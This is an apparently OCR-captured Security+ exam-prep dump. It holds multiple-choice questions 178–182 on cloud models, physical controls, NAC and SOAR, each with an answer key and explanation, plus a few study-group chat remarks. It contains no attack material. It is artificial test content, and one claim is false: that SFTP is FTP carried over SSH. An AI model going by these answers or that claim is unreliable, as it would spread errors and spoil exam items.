
SSL VPN (Secure Sockets Layer Virtual Private Network) is a type of VPN that uses an SSL/TLS connection to encrypt traffic between two or more devices. It is a secure and reliable solution for providing remote access, as all traffic is encrypted and authenticated. Additionally, SSL VPNs can also be used to restrict access to certain websites and services, making them a secure and robust solution for remote access.

SSH File Transfer Protocol (SFTP) is not the best because it's the use of FTP over an SSH channel. This leverages the encryption protections of SSH to secure FTP transfers.

SRTP(Secure Real-time Transport Protocol) is a network protocol for securely delivering audio and video over IP networks.

Lightweight Directory Access Protocol (LDAP) is the primary protocol for transmitting directory information.LDAPS uses an SSL/TLS tunnel to connect LDAP services. LDAPS provides encryption for data in transit between LDAP clients and LDAP servers.

S/MIME (Secure/Multipurpose Internet Mail Extensions) is a standard for public key encryption and signing of MIME data in e-mails. S/MIME is designed to provide cryptographic protections to e-mails



Question #:178 - (Exam Topic 2)

A security administrator performs weekly vulnerability scans on all cloud assets and provides a detailed report. Which of the following describes the administrator's activities?

A. Continuous deployment

B. Continuous integration

C. Continuous validation

D. Continuous monitoring

Answer: C

Explanation

Continuous validation is a process that involves performing regular and automated tests to verify the security and functionality of a system or an application. Continuous validation can help identify and remediate vulnerabilities, bugs, or misconfigurations before they cause any damage or disruption. The security administrator's activities of performing weekly vulnerability scans on all cloud assets and providing a detailed report are examples of continuous validation.

Continuous Deployment: This is the process of pushing out new updates into production software, for example, patching.

Continuous integration is the DevOps manner of continually updating and improving the production codebase.

Continuous Monitoring: This is to log any failures by the application so that steps can be taken to remedy them

Question #:179 - (Exam Topic 2)

Physical access to the organization's servers in the data center requires entry and exit through multiple access points: a lobby, an access control vestibule, three doors leading to the server floor itself and eventually to a caged area solely for the organization's hardware. Which of the following controls is described in this scenario?

A. Compensating

B. Deterrent

C. Preventive

D. Detective

Answer: C

Explanation

The scenario describes preventive controls, which are designed to stop malicious actors from gaining access to the organization's servers. This includes using multiple access points, such as a lobby, an access control vestibule, and multiple doors leading to the server floor, as well as caging the organization's hardware.
According to the CompTIA Security+ SY0-601 document, preventive controls are "designed to stop malicious actors from performing a malicious activity or gaining access to an asset." These controls can include technical solutions, such as authentication and access control systems, physical security solutions, such as locks and barriers, and administrative solutions such as policy enforcement.

A detective control is one that facilitates the detection of a physical security breach i.e IDS
Compensating Controls can also be called Alternative or Secondary Controls and can be used instead of a primary control that has failed or is not available.
A deterrent control acts to discourage the attacker by reducing the likelihood of success from the perspective of the attacker.

Question #:180 - (Exam Topic 2)

A police department is using the cloud to share information with city officials. Which of the following cloud models describes this scenario?

A. Hybrid

B. Private

C. Public

D. Community

Answer: D

Explanation

A community cloud model describes a scenario where a cloud service is shared among multiple organizations that have common goals, interests, or requirements. A community cloud can be hosted by one of the organizations, a third-party provider, or a combination of both. A community cloud can offer benefits such as cost savings, security, compliance, and collaboration. A police department using the cloud to share information with city officials is an example of a community cloud model.

References: https://www.comptia.org/certifications/security#examdetails
https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives
https://www.ibm.com/cloud/learn/community-cloud

Hajimurad Razagov
—
Today at 2:35 PM
similar interest different organisation

Question #:181 - (Exam Topic 2)

Unauthorized devices have been detected on the internal network. The devices' locations were traced to ether ports located in conference rooms. Which of the following would be the best technical controls to implement to prevent these devices from accessing the internal network?

A. NAC

B. DLP

C. IDS

D. MFA

Answer: A

Explanation

NAC stands for network access control, which is a security solution that enforces policies and controls on devices that attempt to access a network. NAC can help prevent unauthorized devices from accessing the internal network by verifying their identity, compliance, and security posture before granting them access. NAC can also monitor and restrict the activities of authorized devices based on predefined rules and roles.

NAC (Network Access Control) would be the best technical control to prevent unauthorized devices from accessing the internal network. NAC can be used to enforce policies that allow only authorized devices to connect to the network. It can also ensure that devices meet certain security requirements, such as the presence of antivirus software, before granting access to the network.

References: https://www.comptia.org/certifications/security#examdetails
https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives
https://www.cisco.com/c/en/us/products/security/what-is-network-access-control-nac.html

DLP solutions are designed to protect data in transit/motion, at rest, or in processing from unauthorized use or exfiltration.

IDS stands for Intrusion Detection System. It is a security technology used to monitor network or system activities for signs of malicious or unauthorized activities. The primary purpose of an IDS is to identify and alert on suspicious or potentially harmful activities, allowing security personnel to respond to and investigate potential security incidents.

Multifactor authentication (or multiple-factor authentication) is simply the combination of two or more types of authentication.

Mamurjon Ismatov
—
Today at 2:36 PM
"Network Access Control." NAC refers to a set of technologies and policies that organizations use to manage and secure access to their networks, ensuring that only authorized and compliant devices can connect.

Petra Martina Vrancic
—
Today at 2:36 PM
implementing NAC would help prevent unauthorized devices in conference rooms from accessing the internal network. NAC can verify the device's compliance with security policies before granting access, ensuring that only authorized and properly configured devices are allowed onto the network.

Question #:182 - (Exam Topic 2)

An email security vendor recently added a retroactive alert after discovering a phishing email had already been delivered to an inbox. Which of the following would be the best way for the security administrator to address this type of alert in the future?

A. Utilize a SOAR playbook to remove the phishing message.

B. Manually remove the phishing emails when alerts arrive.

C. Delay all emails until the retroactive alerts are received.

D. Ingest the alerts into a SIEM to correlate with delivered messages. //////Detection

Answer: A

Explanation

One possible way to address this type of alert in the future is to use a SOAR (Security Orchestration, Automation, and Response) playbook to automatically remove the phishing message from the inbox**3**. A SOAR playbook is a set of predefined actions that can be triggered by certain events or conditions. This can help reduce the response time and human error in dealing with phishing alerts.

Delaying all emails until retroactive alerts are received is not a practical solution as it would severely disrupt normal business operations.

Manually removing phishing emails when alerts arrive is not the most efficient or effective way to address retroactive email security alerts, especially in larger organizations or when dealing with a high volume of email traffic.